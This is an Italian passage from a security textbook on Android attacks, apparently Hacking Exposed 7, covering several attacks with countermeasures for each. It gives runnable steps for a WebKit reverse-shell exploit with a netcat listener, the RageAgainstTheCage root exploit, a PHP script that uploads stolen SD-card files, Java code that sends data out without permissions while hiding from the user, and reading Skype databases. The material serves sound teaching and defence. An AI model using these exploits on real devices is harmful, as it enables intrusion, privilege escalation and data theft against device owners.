Per sfruttare l'exploit è necessario un server web che ospiti il file HTML. Si può impostarne uno con estrema facilità usando la distribuzione Apache2 di Mac OS X Lion. Supponendo che Apache2 sia già installato, andate in *Preferenze di sistema | Condivisione* e fate clic su *Condivisione Web* per avviare il server. Una volta avviato il servizio Condivisione Web, fate clic sulla cartella Open Computer Website Folder per aprire la cartella che contiene il file index.html che viene visualizzato, per default, a chi si connette. Ora create un nuovo file HTML con il codice dell'exploit di Zuk e modificate la riga seguente con l'indirizzo IP del vostro server web (che riceverà la shell remota "telefonata" dal dispositivo Android vittima):

```
var ip = unescape("\ua8c0\u0202"); // ip = 192.168.2.2
```

Notate che l'indirizzo IP dev'essere convertito in notazione esadecimale, peraltro in ordine inverso; nel nostro esempio abbiamo 192 = **c0**, 168 = **a8**, 2 = **02** e 2 = **02**. Questo esempio è visibile in Figura 11.15.

Salvate il file, ricontrolate che la condivisione web sia abilitata,aprite un teminal e configurate Netcat in modo che stia in ascolto sulla porta 12345 digitando:

```
nc -v -l 12345
```


Questo è il momento per verificare il funzionamento dell'exploit. Usando un telefono Android vulnerabile, accedete al server web impostato in precedenza (nel nostro esempio quello con indirizzo IP 192.168.2.2). In alternativa, se si vuole usare un computer e l'SDK Android (ADV Manager), create un dispositivo Android virtuale con la versione di Android 2.1, aperte l'ADV, aperte il browser web di default, digitate **192.168.2.2** e attendete che si apra un terminale nella console dove avete avviato netcat. Alla fine, il browser si chiuderà inaspettatamente, e avrete a disposizione una shell remota dove potrete eseguire comandi come /system/bin/id e /system/bin/ps come si vede nella Figura 11.16.



Contromisure alla vulnerabilità dei floating point in WebKit

Le contromisure per questa vulnerabilità sono abbastanza semplici.

- Procuratevi l'ultima versione di Android disponibile per il vostro dispositivo (la vulnerabilità è stata corretta in Android 2.3.3). Se la versione recente esiste ma il vostro gestore di telefonia o il produttore non l'ha ancora rilasciata – e non ha intenzione di farlo a breve – installate una ROM personalizzata come CyanogenMod (cyanogenmod.com/).



The screenshot shows a Mac OS X browser window with the title bar "index.html". The page content is an HTML file containing the following exploit code:

```
<html>
  <head>
    <script>
      //This code is only for security researches/teaching purposes,use at your own risk!
      // bug = webkit remote code execution CVE-2010-1807 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1807
      //patched= android 2.2, some said it works on some devices with 2.2.
      //originally noticed/written by mj(good job man!)
      //Found by Luke Wagner of Mozilla (Great work !)
      //new exploit version by Itzhak Zuk Avraham (itz2000[AT]GMAIL[DOT]COM) - http://imthezuk.blogspot.com
      var ip = unescape("\ua8c0\u0202"); // ip = 192.168.2.2
      var port = unescape("\u039398"); //port 12345 (hex(0x3039))
      //var ip = e.g: unescape("\u000a\u0202"); //ip = 10.0.2.2
    </script>
</head>
<body>
</body>
</html>
```

Figura 11.15 Modifica dell'indirizzo IP per ricevere la shell remota.

```

Carloss-MacBook-Air:/ carlos$ nc -v -l 12345
/system/bin/id
uid=10000(app_0) gid=10000(app_0) groups=1015(sdcard_rw),3003(inet)
/system/bin/ps
USER     PID   PPID  VSZ RSS    WCHAN    PC          NAME
root      1     0   296  204 c009a694 0000c93c S /init
root      2     0     0     0 c004dea0 00000000 S kthreadd
root      3     2     0     0 c003f778 00000000 S ksftirqd/0
root      4     2     0     0 c004aaaf4 00000000 S events/0
root      5     2     0     0 c004aaaf4 00000000 S khelper
root      6     2     0     0 c004aaaf4 00000000 S suspend
root      7     2     0     0 c004aaaf4 00000000 S kblockd/0
root      8     2     0     0 c004aaaf4 00000000 S cqueue
root      9     2     0     0 c017bb3c 00000000 S kseriod
root     10     2     0     0 c004aaaf4 00000000 S kmmcd
root     11     2     0     0 c006ecac 00000000 S pdflush
root     12     2     0     0 c006ecac 00000000 S pdflush
root     13     2     0     0 c007349c 00000000 S kswapd0
root     14     2     0     0 c004aaaf4 00000000 S aio/0
root     21     2     0     0 c017933c 00000000 S mtblockquote
root     22     2     0     0 c004aaaf4 00000000 S hid_compat
root     23     2     0     0 c004aaaf4 00000000 S rpciod/0
root     24     2     0     0 c018e530 00000000 S mmcqd
root     25     1   728   180 c01537e8 afe0c7dc S /system/bin/sh
system   26     1   796   192 c019a854 afe0ca7c S /system/bin/servicemanager
root     27     1   832   264 c009a694 afe0cba4 S /system/bin/vold
root     28     1   656   164 c01a65e8 afe0d40c S /system/bin/debuggerd
radio    29     1   5420  444 ffffffff afe0d0ec S /system/bin/rild
root     30     1  98568 12732 c009a694 afe0cba4 S zygote
media   31     1  20948  936 ffffffff afe0ca7c S /system/bin/mediaserver
root     32     1   784   220 c02094ac afe0c7dc S /system/bin/installld
keystore 33     1  1616  188 c01a65e8 afe0d40c S /system/bin/keystore
root     34     1   728   180 c003d444 afe0d6ac S /system/bin/sh
root     35     1   836   268 c00b7dd0 afe0d7fc S /system/bin/qemud
root     37     1  1308   148 ffffffff 0000eca4 S /sbin/adbd
root     44     34   780   228 c02094ac afe0c7dc S /system/bin/qemu-props
system   57     30  180316 21980 ffffffff afe0ca7c S system_server
app_7    109    30 131724 14192 ffffffff afe0da04 S com.android.inputmethod.pinyin
radio    112    30 141632 14104 ffffffff afe0da04 S com.android.phone
app_0    221    30   696   312 c003d444 afe0d6ac S //system/bin/sh
app_1    249    30 133440 12688 ffffffff afe0da04 S com.google.process.gapps
app_7    266    30 164440 26920 ffffffff afe0da04 S android.process.acore
app_0    280    221   840   332 00000000 afe0c7dc R /system/bin/ps

```

Figura 11.16 Esecuzione di id e di ps con una shell remota.

- Installate un programma antivirus sulla periferica per proteggerla da exploit e da altre applicazioni malevoli.



Rooting di un Android: RageAgainstTheCage

Popolarità:	9
Semplicità:	7
Impatto:	10
Grado di rischio:	9

Anche con exploit come quello di WebKit che abbiamo appena visto, i comandi eseguiti da remoto non hanno i privilegi di root e, perciò risultano alquanto limitati. Per ottenere un accesso completo è necessario lanciare un exploit di root. I due più diffusi exploit di

root sono Exploid e RageAgainstTheCage, dato che hanno la più ampia (a oggi) base d'attacco rispetto all'installato – Android versioni 1.x/2.x fino alla 2.3 (nome in codice Gingerbread). Entrambi sono stati sviluppati e rilasciati dall'Android Exploit Crew nel 2010. Il codice sorgente, assieme ai binari ELF compilati per ARM5, utilizzabili praticamente per ogni periferica Android precedente alla versione 2.3, è disponibile all'indirizzo stealth.openwall.net/xSports/RageAgainstTheCage.tgz, mentre all'indirizzo intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/ sono disponibili informazioni dettagliate sul loro funzionamento. Ecco i passi da seguire per rootare un dispositivo Android con l'exploit RageAgainstTheCage:

1. Estrarre il file binario rageagainstthecage-arm5.bin dall'archivio RageAgainstTheCage.tgz.
2. Inviare il file in una cartella con permessi di scrittura ed esecuzione:

```
adb devices
adb push rageagainstthecage-arm5.bin /data/local/tmp
```

3. Assegnare i permessi di esecuzione al file binario ed eseguirlo:

```
chmod 777 rageagainstthecage-arm5.bin
./rageagainstthecage-arm5.bin
```

4. Quando appare il simbolo # siete diventati root, come si vede in Figura 11.17.

Contromisure per RATC

Come per la vulnerabilità precedente, le contromisure sono le seguenti.

- Procurarsi l'ultima versione di Android disponibile per il proprio dispositivo (la vulnerabilità RATC è stata corretta in Android 2.3.3). Se non esiste alcuna versione ufficiale più recente della 2.3.3 rilasciata dal produttore della periferica o dal gestore di telefonia – e non hanno piani per rilasciarne una nuova a breve – installate una ROM personalizzata come CyanogenMod (cyanogenmod.com/).

```
# ./rageagainstthecage-arm5.bin
./rageagainstthecage-arm5.bin
[*] CVE-2010-EASY Android local root exploit (c) 2010 by 743C

[*] checking NPROC limit ...
[*] RLIMIT_NPROC={1024, 1024}
[*] Searching for adb ...
[*] Found adb as PID 40
[*] Spawning children. Dont type anything and wait for reset!

[*] If you like what we are doing you can send us PayPal money to
[*] 7-4-3-C@web.de so we can compensate time, effort and HW costs.
[*] If you are a company and feel like you profit from our work,
[*] we also accept donations > 1000 USD!
[*] adb connection will be reset. restart adb server on desktop and re-login.
#
[*] Forked 1847 childs.
```

Figura 11.17 Esecuzione dell'exploit RageAgainstTheCage.

- Installate un programma antivirus sulla periferica per proteggerla da exploits e da altre applicazioni malevole.



Vulnerabilità di furto dei dati

<i>Popolarità:</i>	1
<i>Semplicità:</i>	7
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	4

Un altro tipo di attacco che è possibile effettuare da remoto è il furto dei dati. Thomas Cannon ha pubblicato un esempio di furto di dati nel suo blog all'indirizzo thomascannon.net/blog/2010/11/android-data-stealing-vulnerability/. Questo problema permette a un sito web malevolo di rubare dati e file memorizzati sia nel dispositivo che all'interno della memoria SD (assumendo che possano essere letti senza l'uso dei privilegi di root). L'exploit è essenzialmente un file PHP con all'interno uno script JavaScript. Quando l'utente visita il sito web malevolo e fa clic sul collegamento, viene eseguito il payload JavaScript senza che l'utente venga avvisato. Questo legge il contenuto del file specificato nell'exploit e lo invia al server remoto. Però tutto il processo non avviene completamente in background. Infatti, quando viene scaricato il payload, viene generata una notifica, che dà l'opportunità di accorgersi del comportamento sospetto. Inoltre l'attaccante deve conoscere il nome e il percorso completo del file che vuole estrarre (ma questa informazione può essere ottenuta, per esempio, con la shell remota generata dallo sfruttamento della vulnerabilità WebKit descritta precedentemente). Questa vulnerabilità riguarda Android 2.2 e versioni precedenti. Questo significa che sono moltissimi i dispositivi a rischio, ancora una volta a causa del problema della frammentazione della piattaforma.

Riportiamo i passaggi necessari per sfruttare la vulnerabilità di Android per il furto dei dati.

1. Create un file PHP utilizzando il codice sorgente dell'exploit, che potete scaricare all'indirizzo: downloads.securityfocus.com/vulnerabilities/exploits/48256.php.
2. Modificate il valore della variabile \$filenames inserendovi i nomi dei file che volete estrarre (in questo caso, abbiamo creato un file private.txt contenente la stringa "Hello Hacking Exposed 7" e lo abbiamo posizionato nella scheda di memoria SD di una periferica virtuale Android vulnerabile):

```
$filenames = array("/sdcard/private.txt");
```

3. Assicuratevi che sul vostro Mac OS X Lion sia abilitato il PHP, verificando che nel file /etc/apache2/httpd.conf la riga seguente non sia commentata:

```
LoadModule php5_module libexec/apache2/libphp5.so
```

Se lo fosse, togliete il simbolo # e riavviate Apache:

```
sudo apachectl restart
```

4. Andate sull'AndroidVirtual Image nell'emulatore e aprirete il file PHP memorizzato sul server web. Una volta aperto, lo schermo mostrerà qualcosa di simile alla Figura 11.18.




Figura 11.18 Pronti a lanciare l'exploit.

5. Fate clic sul collegamento, e verrà visualizzato un avviso sul download del payload. Subito dopo il browser viene reindirizzato al payload JavaScript e una volta terminata l'esecuzione, viene visualizzato il messaggio di Figura 11.19. La Figura 11.19 conferma che i dati sono stati inviati.



Figura 11.19 Upload di dati privati sul server web.

I dati sono già sul server web, ma le informazioni sono codificate in base64:

```
[filename0] => L3NkY2FyZC9wcm12YXR1LnR4dA==  
[data0] => SGVsbG8gSGFja2luZyBFeHBvc2VkIDc=
```

Usando un decodificatore Base64 si scopre il vero contenuto delle variabili codificate:

```
filename0: /sdcard/private.txt  
data0: Hello Hacking Exposed 7
```

Si pensava che questa vulnerabilità fosse stata corretta in Android 2.3 (Gingerbread), ma alla fine di gennaio 2011, un assistente universitario al dipartimento di Computer Science della North Carolina State University, Xuxian Jiang, ha scoperto un modo per eludere la correzione (www.csc.ncsu.edu/faculty/jiang/nexuss.html). Per dimostrare l'esistenza e la sfruttabilità della vulnerabilità, è stata realizzata una dimostrazione pratica su un Nexus S originale. L'exploit elenca le applicazioni attualmente installate nel telefono ed estrae applicazioni / file memorizzati nelle aree /system e /sdcard (è necessario conoscere preventivamente il percorso dei file da estrarre). Tuttavia non sono stati rilasciati dettagli sull'exploit o sulla vulnerabilità, che è stata poi corretta definitivamente dal Google Android Security Team in Android 2.3.4.



Contromisure alla vulnerabilità di furto dei dati

Ecco quindi le contromisure per la vulnerabilità in questione.

- Procurarsi l'ultima versione di Android per il proprio dispositivo (questa vulnerabilità è stata corretta in Android 2.3.4). Se non fosse disponibile o pianificato alcun aggiornamento ufficiale del produttore del vostro dispositivo, installate una ROM personalizzata come CyanogenMod (cyanogenmod.com/).
- Installate un programma antivirus sul dispositivo per proteggerlo da exploit e altre applicazioni malevoli.
- Disabilitate temporaneamente JavaScript nel browser web di default di Android.
- Usate un browser di terze parti come Firefox o Opera.
- Smontate la partizione /sdcard per proteggere i dati contenuti all'interno della scheda di memoria in caso di attacco.

ATTENZIONE

Smontare la partizione /sdcard può influenzare l'utilizzabilità del telefono: alcune applicazioni si installano sulla scheda di memoria o la usano per memorizzarvi i propri dati.

- Siate prudenti quando visitate siti web poco familiari e non fate clic su collegamenti o pubblicità sospetti.



Shell remota con zero permessi

Popolarità:	1
Semplicità:	2
Impatto:	7
Grado di rischio:	3

Un altro modo di attaccare altre periferiche Android consiste nel superare una delle più caratteristiche funzionalità di sicurezza di Android: il modello di sicurezza basato sui permessi. Questo meccanismo informa l'utente di quali permessi l'applicazione necessita per essere installata ed eseguita. I permessi possono proteggere dati sensibili come la geolocalizzazione dell'utente, ma anche funzioni della periferica, come la possibilità di inviare SMS o di registrare audio. Questo modello di sicurezza può però essere scavalcato. Per dimostrarlo, Thomas Cannon ha pubblicato un video in cui mostra un'applicazione che non richiede alcun permesso prima dell'installazione (non richiede nemmeno il permesso per accedere a Internet) ma è in grado di aprire una shell remota che permette di eseguire comandi (vimeo.com/thomascannon/android-reverse-shell1). Questo metodo funziona su tutte le versioni di Android, anche l'ultima: la 4.0, Ice Cream Sandwich.

Il meccanismo dietro a questa vulnerabilità è stato spiegato in una presentazione al BlackHat 2010/DefCon 18 presentation, "These Aren't the Permissions You're Looking For" (<http://www.defcon.org/images/defcon-18/dc-18-presentations/Lineberry/DEFCON-18-Lineberry-Not-The-Permissions-You-Are-Looking-For.pdf>) di Anthony Lineberry, David Luke Richardson e Tim Wyatt della ditta di sicurezza mobile Lookout. In quella presentazione i ricercatori hanno mostrato dei modi per eseguire alcune azioni senza permessi:

- **REBOOT** è un permesso speciale perché ha il livello di protezione "systemsignature", che può essere rilasciato solo ad applicazioni installate nella partizione /system/app o a quelle firmate col medesimo certificato di chi ha dichiarato il permesso. In altre parole, il permesso di riavviare la periferica può essere dato solo ad applicazioni di sistema o ad app firmate con gli stessi certificati delle app di sistema (il certificato della piattaforma). Esistono, però, molti modi per scavalcare questa restrizione e uno di questi si chiama Toast notifications. Si tratta di messaggi che compaiono nella periferica avvisando dell'esecuzione di qualche attività in background – per esempio, l'invio di un SMS. Ogni volta che viene visualizzata una Toast notification, viene creato un riferimento Java Native Interface (JNI) a system_server (il componente software che avvia tutti i servizi di sistema e anche l'Activity Manager). Il numero di riferimenti che è possibile creare ha un limite massimo (che dipende dall'hardware del dispositivo e dalla versione del sistema operativo). Una volta superato questo limite, l'applicazione manda in crash il telefono. In questo modo si può eseguire un denial of service che di fatto riavvia il dispositivo senza permesso e di fatto in modo trasparente per l'utente, perché le notifiche Toast possono essere rese invisibili come segue:

```
while (true) {
    Toast test = new Toast(getApplicationContext());
    test.setView(new View(getApplicationContext()));
    test.show();
```

- **RECEIVE_BOOT_COMPLETE** consente l'avvio automatico dell'applicazione appena si conclude il processo di boot. Dovrebbe essere utilizzato assieme a un ricevitore che attenda l'evento BOOT_COMPLETED per capire quando attivarsi. Il modo di scavalcare questo permesso è molto facile: basta non dichiararlo nel manifesto; la funzione di avvio automatico funziona già solo definendo il ricevitore.
- **INTERNET**. Quasi tutte le applicazioni Android richiedono questo permesso perché generalmente creano traffico su Internet. È possibile, però, inviare dati a un server remoto senza permesso usando solo il browser di default:

```
startActivity(new Intent(Intent.ACTION_VIEW,
Uri.parse("http://test.com/data?arg1=" + str1)));
```

Ovviamente questo apre il browser e l'utente noterà qualcosa di strano sulla sua periferica, anche se si può cercare di nascondere la cosa lanciando l'operazione quando l'utente ha lo schermo disattivato. Per far questo, si può controllare costantemente se lo schermo è OFF usando l'API Power Manager (`isScreenOn`). Se lo schermo torna su ON, si può richiamare la videata Home eseguendo il codice seguente:

```
startActivity(newIntent
(Intent.ACTION_MAIN).addCategory(Intent.CATEGORY_HOME))
```

Questo metodo permette all'applicazione l'accesso a Internet e l'invio di dati a un server remoto senza permesso, ma non consente la ricezione di dati da Internet. Per far questo è possibile creare un ricevitore personalizzato di Uniform Resource Identifier, generalmente legato a una specifica risorsa (per esempio, `http://`). Per definire un proprio URI, inseriamo la riga seguente nel manifest dell'applicazione Android:

```
<activity android:name=".ReceiveData">
<intent-filter>
<action android:name="android.intent.action.VIEW"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/>
<data android:scheme="HE7" />
<data android:host="server.com"/>
</intent-filter>
</activity>
```

Una delle categorie definite nell'intent è “BROWSABLE” perché dev'essere invocata dal browser per usarlo come componente per ricevere i dati. Sul lato server, una volta che l'applicazione riceve i dati iniziali (con il metodo di spegnere lo schermo) la sessione viene redirectata al seguente URI personalizzato:

```
HE7:server.com?param=<type_data_here>
```

Una volta creata la seguente Activity e invocato l'URI dal server remoto (server.com), diventa possibile ottenere i dati dall'intent ricevuto:

```
public class ReceiveData extends Activity {
@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
Log.e("HE7 Receiving data", "URI: " + getIntent().toURI());
?nish();
}
}
```

Alla fine occorre richiamare “`finish`” per mascherare un'attività che è progettata per visualizzare elementi nell'interfaccia utente del dispositivo, come abbiamo discusso precedentemente.

Nella stessa presentazione sono stati discussi altri hack molto interessanti di applicazioni Android, come la possibilità di avviare un'applicazione appena installata, effettuare un attacco denial of service creando un ciclo infinito che preme un tasto specifico o usare

il permesso “`android.permission.READ_LOG`” per ottenere dati sensibili attraverso altri permessi (`GET_TASK`, `DUMP`, `READ_HISTORY_BOOKMARKS`, `READ_SMS`, `READ_CONTACTS`, `ACCESS_COARSE_LOCATION`, `ACCESS_FINE_LOCATION`).



Contromisure agli attacchi di bypass dei permessi

Le contromisure per questa vulnerabilità sono un po’ fuori portata per l’utente finale, perché sono le applicazioni a definire i permessi. Ci si può proteggere in qualche modo cercando informazioni sull’applicazione che si vuole installare e sui suoi sviluppatori, verificando nei commenti e nelle recensioni e cercando di identificare applicazioni sospette. Anche i software antimalware possono aiutare.



Capability leak

Popolarità: 1

Semplicità: 2

Impatto: 7

Grado di rischio: 3

Un altro metodo per saltare il modello di sicurezza consiste nell’utilizzo delle crepe del meccanismo di permessi. Alla fine del 2011, i ricercatori di sicurezza della North Carolina State University hanno scoperto che il software originale su otto dispositivi Android molto popolari conteneva applicazioni che esponevano molti dei loro permessi ad altre applicazioni, lasciando la porta aperta al loro sfruttamento. Queste applicazioni vengono installate, per default, dal produttore o dal gestore telefonico. Il termine tecnico per questo tipo di attacco è *capability leak* e significa che un’applicazione può accedere a un permesso senza doverlo richiedere nel manifest di Android. Esistono due tipi di capability leak:

- **Expliciti.** Possono avvenire accedendo a interfacce o servizi pubblici che hanno permessi di cui non dispone un’applicazione non fidata. Queste “interfacce” sono generalmente punti di ingresso dell’applicazione, ovvero un’attività, un servizio, un ricevitore o un fornitore di contenuti. A volte quella stessa interfaccia può essere invocata da un’applicazione non autorizzata allo scopo di eseguire un’azione malevola.
- **Impliciti.** Quando un’applicazione non fidata acquisisce gli stessi permessi di un’applicazione privilegiata, perché condivide la stessa chiave di firma. Si possono avere Leak impliciti quando viene definito un attributo opzionale nel manifest di Android: “`shareUserId`”. Se questo viene dichiarato, permette di condividere lo stesso identificativo utente tra tutte le applicazioni firmate con lo stesso certificato digitale e, quindi, si ottengono i medesimi permessi.

Entrambi i tipi di leak sono stati ricercati sistematicamente nelle app precaricate di otto periferiche Android molto diffuse. Alcune consentivano ad applicazioni non fidate l’accesso a permessi molto pericolosi e sensibili come `SEND_SMS`, `RECORD_AUDIO`, `INSTALL_PACKAGES`, `CALL_PHONE`, `CAMERA` e `MASTER_CLEAR` oltre agli altri. Dopo l’analisi il risultato è stato che, dei 13 privilegi analizzati, 11 erano vulnerabili. Nell’articolo “Systematic Detection of Capability Leaks in Stock Android Smartphones” (csc.ncsu.edu/faculty/jiang/pubs/NDSS12_WOODPECKER.pdf) vengono presentati i dettagli sul rilevamento e il possibile exploit dei capacity leak di queste 8 periferiche.

Contromisure ai capability leak

In perfetta analogia con la discussione sull'exploit precedente, le contromisure per questa vulnerabilità non sono a portata dell'utente, perché sono le applicazioni a definire i propri permessi. Ci si può proteggere in qualche modo cercando con attenzione le applicazioni da installare e verificando gli autori e le recensioni degli altri utenti, evitando le applicazioni sospette. Anche i software antimalware possono aiutare.



Malware su URL

Popolarità:	9
Semplicità:	10
Impatto:	8
Grado di rischio:	9

Il metodo tradizionale per distribuire un'applicazione Android è la pubblicazione sull'Android Market ufficiale o su altri mercati alternativi. A differenza di altre piattaforme mobili come iOS e BlackBerry, Android permette *anche* di installare applicazioni con un meccanismo alternativo: dal browser web. Se l'utente apre un URL che punta a un'applicazione Android (file .apk) il sistema scarica il file e chiede all'utente se vuole installarla (vengono visualizzati i permessi richiesti dall'applicazione). Questo metodo è stato utilizzato in ZeuS e SpyEye, due ben noti trojan di tipo bancario, sui computer tradizionali. Il malware inietta un frame malevolo nel browser web del computer e, una volta rubate le credenziali iniziali (generalmente nome utente e password) visualizza una pagina che incoraggia l'utente a fare clic su un URL che punta a un file apk contenente un trojan. L'applicazione indica che è per "ragioni di sicurezza" ma, in pratica, intercetta tutti gli SMS ricevuti e li gira a un server remoto. Questo exploit mira a intercettare gli SMS in cui le banche inviano i PIN monouso come secondo fattore di autenticazione (per esempio, per quelle transazioni che eccedono un limite di trasferimento di denaro). Una volta che l'utente installa l'applicazione, il malware si procura le credenziali per accedere via Web e intercettando gli SMS è in grado di trasferire grandi quantitativi di denaro ad altri conti correnti. Questa funzionalità ha anche utenti legittimi, per esempio l'installazione di applicazioni che non possono essere ospitate nell'Android Market (per esempio l'Amazon Market).

Contromisure al malware su URL

Android dispone di un meccanismo per evitare l'installazione da origini sconosciute. Per abilitarlo, occorre aprire il menu dell'impostazione delle applicazioni e deselezionare l'opzione per le origini sconosciute. Se viene scaricato un file applicazione (.apk) attraverso il browser, l'installazione viene bloccata e viene visualizzato il messaggio "For security, your phone is set to block installation of applications not obtained from Android Market". Tuttavia, alcuni gestori di telefonia disabilitano questa funzione per default e non può essere riabilitata se non con i diritti di root.



Vulnerabilità di Skype

<i>Popolarità:</i>	5
<i>Semplicità:</i>	7
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	7

Un altro dei modi per attaccare Android consiste nell'exploit di vulnerabilità presenti nelle applicazioni già installate nel dispositivo. Un possibile attacco di questo tipo è stato scoperto da Justin Case su una versione vulnerabile di Skype per Android, un programma di comunicazione usato da milioni di persone in tutto il mondo. La vulnerabilità è in grado di esporre dati privati (contatti, profili, log di messaggistica istantanea) a qualsiasi applicazione o persona (senza privilegi di root) perché i file contenenti tali dati non hanno permessi corretti e non sono crittografati in alcun modo. Ulteriori informazioni su questa vulnerabilità sono disponibili agli indirizzi <http://androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/> e <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-1717>.

Per vedere come sfruttare questa vulnerabilità in primo luogo è necessario procurarsi una versione vulnerabile di Skype per Android. Tuttavia, anche senza dover controllare la versione dell'applicazione, una volta stabilita una connessione remota/locale col dispositivo, è possibile capire se qualsiasi applicazione memorizza i dati in formato insicuro (come Skype). Riportiamo i passaggi per effettuare questa verifica.

1. Collegate la periferica al computer (non dimenticate di installare il driver Google USB dall'Android SDK Manager e di abilitare la modalità di debugging USB sulla periferica tramite il menu di impostazioni delle applicazioni e l'opzione per lo sviluppo).
2. Accedete a una shell sul dispositivo:

```
adb shell
```

3. Andate nella directory /data/data ed elencate tutte le applicazioni installate sulla periferica (usate il parametro -l per visualizzare i permessi):

```
cd /data/data/
ls -l
```

Il comando ls funziona solo se lo si esegue coi privilegi di root. In caso contrario viene visualizzato l'errore seguente: opendir failed, Permission denied. Se però si conosce il percorso completo (come nel caso della vulnerabilità di Skype) è possibile avere accesso ai file che contengono i dati privati, che nella maggior parte dei casi sono database SQLite. Dopo /data/data/ c'è il nome del pacchetto dell'applicazione principale, che si ottiene dall'Android Market ufficiale. Per esempio, cercando via Web nell'Android Market l'applicazione **Skype** e selezionandola, nell'URL sarà presente il nome del pacchetto (in questo caso “com.skype.raider”). In una sorta di “standard” non scritto, alcune applicazioni memorizzano i file .db (database SQLite) nella cartella /databases, mentre altre, come la versione vulnerabile di Skype per Android, in altre posizioni – per scoprire le quali è indispensabile disporre dei privilegi di root.

4. In questo caso, per avere il percorso completo dei database SQLite, bisogna prima trovare il nome utente Skype che è memorizzato nel file “shared.xml”:

```
cat /data/data/com.skype.merlin_mecha/files/shared.xml
```

5. Ora accedete alla cartella dove si trovano i database SQLite:

```
ls -l /data/data/com.skype.merlin_mecha/files/<username>
```

6. Per visualizzare le informazioni contenute nel database SQLite bisogna verificare che nel dispositivo ci sia l'eseguibile di SQLite. La maggior parte delle versioni di Android lo monta di default, ma alcune versioni personalizzate, come Kindle Fire OS, no. Il file binario dovrebbe trovarsi nella seguente cartella (accessibile solo coi privilegi di root): /system/bin. I comandi che possono essere lanciati da questo eseguibile sono elencabili come segue:

```
#sqlite3
sqlite > .help
```

7. Ora aprite il database main.db:

```
#sqlite3 main.db
```

8. Elencate le tabelle che contiene:

```
sqlite > .tables
```

9. Visualizzate la struttura (i campi) di una specifica tabella:

```
sqlite > .schema accounts
```

10. Una volta noto lo schema, prelevate i dati da tabelle come accounts, contacts o chats eseguendo una semplice query SQL:

```
select * from <table>;
```

Contromisure alle vulnerabilità di Skype

Le contromisure per vulnerabilità di questo tipo sono semplici: tenete le vostre applicazioni aggiornate (selezionatele come “auto update” o verificate periodicamente nell’Android Market la presenza di versioni aggiornate di tutto quel che avete installato) e rimuovete quelle che non usate. In questo caso la vulnerabilità è stata corretta qualche tempo fa da Skype (cfr. blogs.skype.com/security/2011/04/privacy_vulnerability_in_skype.html). Se siete utenti di Skype, assicuratevi di avere sempre l’ultima versione disponibile nell’Android Market ufficiale: market.android.com/details?id=com.skype.raider.



Carrier IQ

<i>Popolarità:</i>	9
<i>Semplicità:</i>	2
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	5

La vulnerabilità di Skype ha reso evidente come applicazioni di terze parti possano mettere a rischio dati privati e sensibili. A differenza di Skype, però, a volte rimuovere applicazioni che espongono dati sensibili non è facile perché girano coi diritti di root, sono preinstallate dai gestori di telefonia e/o produttori, oppure sono in qualche modo nascoste agli utenti non-avanzati. Note con il nome di *Android Logger*, queste applicazioni hanno come scopo quello di monitorare alcune attività della periferica per raccolgere informazioni diagnostiche di supporto al miglioramento del servizio di telefonia mobile (qualità di ricezione o chiamate perse). Sfortunatamente, ogni volta che componenti privilegiati come i logger raccolgono informazioni sensibili, gli attaccanti non ci mettono molto a scoprire come comprometterle.

Il 12 novembre 2011 lo sviluppatore dell'app “Android Security Test”, Trevor Eckhart, ha pubblicato nel suo blog un rapporto su Carrier IQ (CIQ), che ha definito un’azienda che vende “prodotti rootkit inseriti in molti telefonini USA venduti sulle reti Sprint, Verizon ecc.” (androidsecuritytest.com/features/logs-and-services/loggers/carrieriq/). Il termine “rootkit”, assieme alla possibilità di raccolta e trasmissione a operatori di rete e produttori di dati sensibili, hanno attratto l’attenzione dei media e presto Carrier IQ era al centro di un grosso caso pubblico di invasione della privacy.

Definire Carrier IQ un rootkit è questione controversa. Da un lato è corretto, perché l’applicazione gira coi privilegi di root nella partizione di sistema. Inoltre ha tutti i menu rimossi (quindi non è visibile nell’interfaccia utente, non è elencata tra le applicazioni installate e non ha alcuna icona nel menu principale). Quindi il software è progettato per nascondere la propria presenza all’utente finale ed evitare la propria rimozione dal dispositivo.

D’altra parte, lo scopo del software non è espressamente malevolo, anzi, vuole migliorare l’esperienza mobile degli utenti. Stando al sito web di Carrier IQ (carrieriq.com) “facciamo sì che i gestori di reti cellulari e i produttori di dispositivi regalino agli utenti la migliore esperienza mobile possibile” raccogliendo quelle che chiamano “metriche” – essenzialmente dati diagnostici che aiutano gli operatori di rete a risolvere i problemi (qualità del segnale o uso della batteria) e migliorare la qualità del servizio all’utente.

